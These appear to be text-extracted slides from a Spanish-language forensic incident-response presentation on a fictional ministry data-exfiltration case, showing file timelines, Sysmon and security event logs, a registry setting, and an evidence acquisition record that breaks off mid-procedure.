
siCreateTime (UTC)	siAccessTime (UTC)	siModTime (UTC)	ActualSize	FullPath
2019-09-25 19:21:40	2019-09-25 19:22:14	2019-09-25 19:22:14	527	\Users\Administrador\AppData\Roaming\Microsoft\Windows\Recent\Documentacion.lnk
2019-10-13 17:08:25	2019-10-13 17:08:25	2019-10-13 17:08:39	27862527	\Documentacion\Secreto\video_felicidad_mundial_2020.mp4
2019-09-25 19:23:26	2019-09-25 19:23:26	2019-09-25 19:24:13	150	\Documentacion\Secreto\README.txt.txt
2019-10-13 17:23:35	2019-11-04 10:14:21	2019-11-04 10:14:19	10267	\Documentacion\Secreto\lista_candidatos.xlsx
2019-10-27 09:08:20	2019-10-27 09:08:20	2019-10-27 09:04:23	8833673	\Documentacion\Secreto\BD_EHP_Project.sqlite.gpg
2019-09-25 19:21:46	2019-11-04 10:14:24	2019-11-04 10:14:24		\Documentacion\Secreto

```

Información, 05/11/2019 14:59:06, Microsoft-Windows-Sysmon, 1, Process Create (rule: ProcessCreate), "Process Create:
RuleName:
UtcTime: 2019-11-05 13:59:06.563
ProcessGuid: {d18b8b84-802a-5dc1-0000-0010641c9500}
ProcessId: 480
Image: C:\Windows\System32\notepad.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Notepad
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: NOTEPAD.EXE
CommandLine: ""C:\Windows\system32\notepad.exe"" C:\Documentacion\Secreto\README.txt.txt
CurrentDirectory: C:\Documentacion\Secreto\
User: CHITONSRV\SuperSecretAdmin
LogonGuid: {d18b8b84-68bf-5db5-0000-00200f430a00}
LogonId: 0xA430F
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=3B508CAE5DEBCBA928B5BC355517E2E6, SHA256=DA0ACEE8F60A460CFB5249E262D3D53211EBC4C777579E99C8202B761541110A
ParentProcessGuid: {d18b8b84-68c2-5db5-0000-001051200c00}
ParentProcessId: 3872
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE"

```

Paso 3: EventLog Sysmon



Paso 3: Registro

■ Revisamos la clave del registro:

HKLM\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAccessUpdate

Registry Explorer v1.1.0.6

File Tools Options Bookmarks (0/0) View Help

Registry hives (1) Available bookmarks (0/0)

Key name	# v...	# s...	Last write timestamp
ContentIndex	0	1	2019-07-12 18:16:03
CrashControl	8	1	2019-07-12 18:16:03
Cryptography	0	4	2019-07-12 18:16:03
DeviceClasses	0	46	2019-10-20 16:14:02
DeviceContainerPropertyUpdateEv...	0	1	2016-07-16 13:24:05
DeviceContainers	0	11	2019-11-05 13:58:29
DeviceGuard	1	0	2019-07-12 18:16:03
DevQuery	0	10	2016-07-16 13:24:05
EarlyLaunch	1	0	2019-07-12 18:16:03
Els	0	1	2019-07-12 18:16:03
Errata	1	1	2016-07-16 13:24:05
FastCache	0	6	2019-07-12 18:16:03
File System	25	0	2019-07-12 18:16:03
FileSystemUtilities	1	0	2019-07-12 18:16:03
GraphicsDrivers	4	7	2019-09-03 21:56:20
GroupOrderList	49	0	2019-10-20 09:47:00
HAL	16	0	2019-10-27 09:41:31
IDConfigDB	2	2	2019-10-27 09:41:31
InitialMachineConfig	1	0	2019-07-12 18:16:03
IPMI	4	0	2019-07-12 18:16:03
Keyboard Layout	0	2	2019-07-12 18:16:03
Keyboard Layouts	0	203	2019-07-12 18:16:03
Lsa	18	14	2019-10-27 09:41:42

Values

Arrastre una columna aquí para agrupar por dicha columna

Value Name	Value Type	Data	Value Slack
DisableDeleteNotification	RegDword	0	
FilterSupportedFeaturesMode	RegDword	0	
LongPathsEnabled	RegDword	0	
NtfsAllowExtendedCharacter8dot3Rename	RegDword	0	
NtfsBugcheckOnCorrupt	RegDword	0	
NtfsDisable8dot3NameCreation	RegDword	2	
NtfsDisableCompression	RegDword	0	
NtfsDisableEncryption	RegDword	0	
NtfsDisableLastAccessUpdate	RegDword	1	
NtfsDisableLfsDowngrade	RegDword	0	
NtfsDisableVolsnapHints	RegDword	0	
NtfsEncryptPagingFile	RegDword	0	
NtfsMemoryUsage	RegDword	0	
NtfsMftZoneReservation	RegDword	0	

Type viewer Binary viewer

Value name NtfsDisableLastAccessUpdate

Value type RegDword

Value 1

Paso 3: Documentación

Windows Server 2016, Windows Server 2012 R2, Windows Server 2012, Windows Server 2008 R2, and Windows Server 2008 Audit Settings Recommendations

Audit Policy Category or Subcategory	Windows Default	Baseline Recommendation	Stronger Recommendation
	Success Failure	Success Failure	Success Failure
Account Logon			
Audit Credential Validation	No No	Yes Yes	Yes Yes
Audit Kerberos Authentication Service			Yes Yes
Audit Kerberos Service Ticket Operations			Yes Yes

ProcessUpdate

Windows Server 2003 R2, Windows Server 2003 with SP1, Windows Server 2003 with

NtfsDisableLastAccessUpdate

HKLM\SYSTEM\CurrentControlSet\Control\FileSystem

Data type	Range	Default value
REG_DWORD	0 1	0

Paso 3: Documentación

「ツ」

Paso 3: EventLog Security

Security_2 Número de eventos: 105

Filtrados: Registro: file://C:\Users\antonio\Desktop\Presentacion_STIC\1.2_CHITON_EventLog\Security.evtx; Origen: ; Id. del evento:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	05/11/2019 14:57:51	Microsoft Windo...	5140	File Share
Información	05/11/2019 14:57:26	Microsoft Windo...	5140	File Share
Información	05/11/2019 14:57:26	Microsoft Windo...	5140	File Share
Información	04/11/2019 11:13:42	Microsoft Windo...	5140	File Share
Información	04/11/2019 11:13:38	Microsoft Windo...	5140	File Share

Evento 5140, Microsoft Windows security auditing.

General Detalles

Se tuvo acceso a un objeto de recurso compartido de red.

Sujeto:

Id. de seguridad: S-1-5-21-3656677704-2377210397-1510584988-1004
Nombre de cuenta: SuperSecretAdmin
Dominio de cuenta: CHITONSRV
Id. de inicio de sesión: 0x939BFA

Información de red:

Tipo de objeto: File
Dirección de origen: 192.168.1.3
Puerto de origen: 51137

Información de recurso compartido:

Nombre de recurso compartido: \\C\$
Ruta de acceso de recurso compartido: \\?\C:\


- Montar C\$ sin éxito → **Muy sospechoso**
- IP: 192.168.1.3
- ComputerName: ADMINPC1
- User: Salvador Bendito (sysadmin senior del MINAF)

Análisis del incidente: Objetivos



- Alcance: 1 equipo comprometido, 1 equipo sospechoso
- Impacto: **Copia** de la carpeta de Documentación del EHP
- IOC: 0
- Vector de entrada: **Desconocido**
- NO sabemos **cómo** se han exfiltrado los datos

Timeline del incidente



2.2

ADMINPC1



Adquisición de evidencias – ADMINPC1

- Equipo apagado
- Clonado forense de disco con FTK Imager

Se documenta la adquisición

```
#####
```

```
Ficha de Adquisición de evidencias
```

```
#####
```

```
* Caso: MINAF-2019-0013
* Número de adquisición: MINAF-0013-002
* Fecha de captura: 08/11/2019
* Hora de captura: 10:45h
* Persona que realiza la adquisición: Angela de la Guarda (responsable de seguridad de la
subdirección TIC del MINAF)
* Personas presentes durante la adquisición: María Feliz (Subdirectora General
de Festejos del MINAF)
* Equipo adquirido: ADMINPC1, IP 10.11.2.13
* Evidencias adquiridas: Captura de disco con la herramienta FTK Imager Lite
* Ficheros de evidencia: |
```

```
04e51e4c205041cc298f203803c0e65e MINAF_adminpc1.001.gz
```

```
fb3162b59172d817343184e21e755929d9904243 MINAF_adminpc1.001.gz
```


```
4a1d97785809633f6ea3fd62ae8dfc1c83ce970f66021eb8d36a99d1b79be556 MINAF_adminpc1.001.gz
```

```
Procedimiento seguido
```

```
-----
```

- Se localiza al usuario y se le explica la situación, solicitando su consentimiento para la adquisición de evidencias. El usuario facilita su consentimiento.
- Se apaga el equipo de forma brusca retirando el cable de alimentación.
- Se retira el disco del equipo del ADMINPC1


